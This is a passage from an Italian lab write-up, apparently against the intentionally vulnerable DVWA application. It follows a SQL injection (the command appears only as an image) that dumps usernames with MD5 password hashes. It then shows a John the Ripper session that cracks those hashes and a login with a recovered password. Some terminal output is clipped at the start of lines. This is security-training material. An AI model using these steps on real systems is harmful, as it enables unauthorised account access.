
Questo comando per la sql injection ci permette di richiedere user e password del DB



Le password sono cifrate con crittografia MD5, ora vedremo come craccare queste password e decifrarle:

creiamo un file txt con il formato

"username:passwordEncripted"

admin:5f4dcc3b5aa765d61d8327deb882cf99

gordonb:e99a18c428cb38d5f260853678922e03

1337:8d3533d75ae2c3966d7e0d4fcc69216b


pablo:0d107d09f5bbe40cade3de5c71e9e9b7

mithy:5f4dcc3b5aa765d61d8327deb882cf99

con lo strumento di kali, john, andremo a decifrare le chiavi:

```
–(kali®kali)-[~/Desktop]
 -$ john --format=raw-md5 password.txt
Jsing default input encoding: UTF-8
oaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                  (mithy)
assword
bc123
                  (gordonb)
roceeding with incremental:ASCII
                  (1337)
harlev
5g 0:00:00:00 DONE 3/3 (2023-09-09 08:49) 20.83g/s 759387p/s 759387c/s 830837C/s stevy13..candake
Jse the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Proviamo ad accedere con l'user "pablo" e la relativa password decifrata:



Successo:

